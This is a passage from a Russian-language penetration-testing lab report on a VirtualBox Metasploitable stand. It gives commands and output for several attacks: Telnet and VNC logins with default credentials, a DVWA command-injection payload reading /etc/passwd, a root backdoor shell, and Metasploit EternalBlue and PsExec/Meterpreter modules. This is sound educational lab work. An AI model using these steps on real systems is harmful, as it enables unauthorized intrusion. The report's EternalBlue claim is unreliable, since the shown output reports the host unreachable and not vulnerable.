Результат: успешное создание сессии привязки (bind handler). Система скомпрометирована с правами root.

4.3 Вектор 3. Компрометация через слабые учетные данные

Анализ показал открытый порт 23 (Telnet). Поскольку протокол не использует шифрование, а конфигурация системы содержит учетные данные по умолчанию, был осуществлен прямой вход в систему (Manual Exploitation) (рисунок 14). Используемый логин – msfadmin, пароль – msfadmin.

```

telnet 192.168.56.103
sudo su

```

```

metasploitable login: msfadmin
Password:
Last login: Mon Mar 16 17:32:25 EDT 2026 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ sudo su
root@metasploitable:/home/msfadmin# whoami
root

```

Рисунок 14 – Вход в систему по умолчанию и повышение привилегий

Результат: получен доступ к командной оболочке, с помощью утилиты sudo привилегии повышены до уровня root.

4.4 Вектор 4. Внедрение команд через веб-приложение (DVWA)

Исследование HTTP-службы (порт 80) выявило наличие приложения DVWA. В модуле Command Execution была обнаружена уязвимость, позволяющая исполнять системные команды путем внедрения разделителя.

Вектор атаки:

- переход по адресу `http://192.168.56.103/dvwa/` (логин admin, пароль password)
- в меню DVWA Security выбран уровень Low
- на вкладке Command Execution запущена команда `8.8.8.8; cat`

`/etc/passwd`

Результат: веб-сервер обработал внедренную команду, выдав на экран содержимое файла `/etc/passwd` (рисунок 15), что доказывает наличие RCE в веб-части




Рисунок 15 – Чтение системных файлов через Command Injection

4.5 Вектор 5. Эксплуатация открытого командного интерфейса

Анализ отчета Nessus выявил наличие критической уязвимости "Bind Shell Backdoor" на порту 1524. Данная уязвимость позволяет обойти любые средства

аутентификации. Для эксплуатации был использован штатный сетевой клиент telnet (рисунок 16).

```
telnet 192.168.56.103 1524
whoami
```



```
(kali@kali)-[~]
$ telnet 192.168.56.103 1524
Trying 192.168.56.103 ...
Connected to 192.168.56.103.
Escape character is '^]'.
root@metasploitable:/# whoami
root
```

Рисунок 16 – Прямое подключение к бэкдору на порту 1524

Результат: система не запросила учетные данные и сразу предоставила командную строку с правами суперпользователя root. Это подтверждает данные сканера Nessus о наличии открытого бэкдора.


4.6 Вектор 6. Компрометация удаленного рабочего стола (VNC)

Согласно таблице уязвимостей, служба VNC на порту 5900 имеет словарный пароль. Соответственно, в качестве эксплуатации уязвимости было осуществлено подключение с использованием клиента удаленного доступа (рисунок 17).

Вектор атаки (ввод в браузере):

```
vncviewer 192.168.56.103
```

Использованный пароль: password



```
(kali@kali)-[~]
$ vncviewer 192.168.56.103
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```

Рисунок 17 – Подключение к службе VNC

Результат: пароль по умолчанию позволил получить полный интерактивный доступ к графической оболочке целевого сервера (рисунок 18).




Рисунок 18 – Несанкционированный доступ к графическому интерфейсу сервера

4.7 Вектор 7. Эксплуатация уязвимости MS17-010 (EternalBlue)

В ходе тестирования целевого узла Windows Server была предпринята попытка эксплуатации критической уязвимости протокола SMBv1 (MS17-010) с использованием модуля `exploit/windows/smb/ms17_010_eternalblue` из состава Metasploit Framework (рисунок 19).

```
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 192.168.56.105
set LHOST 192.168.56.102
exploit
```

```
msf exploit(windows/smb/ms17_010_eternalblue) > use exploit/windows/smb/ms17_010_eternalblue
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.56.105
RHOSTS => 192.168.56.105
msf exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.56.102
LHOST => 192.168.56.102
msf exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] 192.168.56.105:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.56.105:445 - Rex::HostUnreachable: The host (192.168.56.105:445) was unreachable.
[*] 192.168.56.105:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.56.105:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
```

Рисунок 19 – Эксплуатация уязвимости MS17-010

Целью атаки было получение удаленного выполнения кода. Однако, специфика данного эксплойта заключается в манипуляции пулами памяти ядра операционной системы (Non-paged pool). В результате отправки специально сформированного вредоносного SMB-пакета произошел сбой в работе системного драйвера `srv.sys` (рисунок 20).

```
srv.sys
PAGE_FAULT_IN_NONPAGED_AREA

If this is the first time you've seen this Stop error screen,
restart your computer. If this screen appears again, follow
these steps:

check to make sure any new hardware or software is properly installed.
If this is a new installation, ask your hardware or software manufacturer
for any windows updates you might need.

If problems continue, disable or remove any newly installed hardware
or software. Disable BIOS memory options such as caching or shadowing.
If you need to use Safe Mode to remove or disable components, restart
your computer, press F8 to select Advanced Startup Options, and then
select Safe Mode.

Technical information:

*** STOP: 0x00000050 (0xFFFFFA8003266000, 0x0000000000000001, 0xFFFFF880050BC585, 0
x0000000000000000)

***      srv.sys - Address FFFFF880050BC585 base at FFFFF8800504F000, DateStamp
4ce794a5

Collecting data for crash dump ...
Initializing disk for crash dump ...
Beginning dump of physical memory.
Dumping physical memory to disk: 100
Physical memory dump complete.
Contact your system admin or technical support group for further assistance.
```

Рисунок 20 – Результат эксплуатации уязвимости MS17-010

Результат: операционная система целевого узла не смогла обработать исключение PAGE_FAULT_IN_NONPAGED_AREA и экстренно завершила работу. Хотя интерактивная сессия получена не была, данный результат является прямым доказательством наличия уязвимости MS17-010. Удаленному злоумышленнику удалось успешно реализовать вектор атаки DoS, полностью остановив бизнес-процессы и выведя критический сервер из строя одним сетевым запросом.

4.8 Вектор 8. Атака через PsExec


На целевом узле 192.168.56.105 в ходе сканирования был найден открытый порт 445/tcp, отвечающий за службу SMB.

На стенде присутствовали учетные данные администратора, установленные по умолчанию (vagrant:vagrant). Для удаленного выполнения кода с использованием валидных реквизитов был применен модуль exploit/windows/smb/psexec из состава Metasploit Framework. Данный модуль использует административные скрытые ресурсы, загружает исполняемый файл в систему и регистрирует его как службу Windows, эмулируя работу легитимной утилиты PsExec от Microsoft Sysinternals.

С учетом выявленных ранее ограничений сетевой маршрутизации в виртуальной среде (блокировка обратных reverse_tcp соединений), в качестве полезной нагрузки был

принудительно задан `bind_tcp`, открывающий прослушивающий порт непосредственно на атакованной машине.

```
use exploit/windows/smb/psexec
set RHOSTS 192.168.56.105
set SMBUser vagrant
set SMBPass vagrant
set PAYLOAD windows/x64/meterpreter/bind_tcp
exploit
```



```
msf exploit(multi/http/tomcat_mgr_upload) > use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf exploit(windows/smb/psexec) > set RHOSTS 192.168.56.105
RHOSTS => 192.168.56.105
msf exploit(windows/smb/psexec) > set SMBUser vagrant
SMBUser => vagrant
msf exploit(windows/smb/psexec) > set SMBPass vagrant
SMBPass => vagrant
msf exploit(windows/smb/psexec) > set PAYLOAD windows/x64/meterpreter/bind_tcp
PAYLOAD => windows/x64/meterpreter/bind_tcp
msf exploit(windows/smb/psexec) > exploit

[*] 192.168.56.105:445 - Connecting to the server...
[*] 192.168.56.105:445 - Authenticating to 192.168.56.105:445 as user 'vagrant'...
[*] 192.168.56.105:445 - Selecting PowerShell target
[*] 192.168.56.105:445 - Executing the payload...
[+] 192.168.56.105:445 - Service start timed out, OK if running a command or non-service executable...
[*] Started bind TCP handler against 192.168.56.105:4444
[*] Sending stage (230982 bytes) to 192.168.56.105
[*] Meterpreter session 1 opened (192.168.56.102:35541 -> 192.168.56.105:4444) at 2026-03-19 12:59:24 -0400

meterpreter >
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Рисунок 21 – Успешная компрометация Windows Server через SMB
и получение прав SYSTEM

Результат: модуль загрузил полезную нагрузку и запустил системную службу. Была установлена сессия Meterpreter. Выполнение команды `getuid` подтвердило успешный захват целевого узла с наивысшими системными привилегиями — `NT AUTHORITY\SYSTEM` (рисунок 21).

ЗАКЛЮЧЕНИЕ

В ходе выполнения лабораторной работы были успешно изучены и применены на практике основные методы анализа сетевой инфраструктуры и тестирования на проникновение. Был развернут полноценный гетерогенный тестовый стенд на базе гипервизора VirtualBox, включающий атакующую станцию (Kali Linux) и два целевых узла с различными операционными системами (Metasploitable 2 — Ubuntu Linux; Metasploitable 3 — Windows Server).

На этапе разведки утилитой nmap было выполнено сканирование целевой подсети. Были применены алгоритмы ARP-обнаружения, TCP SYN-сканирования (-sS), а также проверка UDP-портов (-sU), что позволило составить максимально полную карту активных узлов и работающих на них служб. Для визуализации полученных данных была построена топология сети с помощью Zenmap.

На этапе поиска уязвимостей использовался сканер Nessus. Путем сопоставления обнаруженных версий ПО с базами данных (CVE), были выявлены десятки уязвимостей различной степени критичности для обеих операционных систем, сформированы таблицы с их описанием и предложены меры по устранению.

На последнем этапе была проведена верификация найденных уязвимостей. Использование фреймворка Metasploit и методов ручной эксплуатации позволило скомпрометировать целевые системы. Были реализованы атаки на различные протоколы и уровни: SMB (MS17-010, Samba), веб-приложения (DVWA Command Injection) и сетевые сервисы (Telnet). В большинстве случаев удалось добиться максимальных привилегий (root в Linux и SYSTEM в Windows).

Цель лабораторной работы и задачи достигнуты в полном объеме.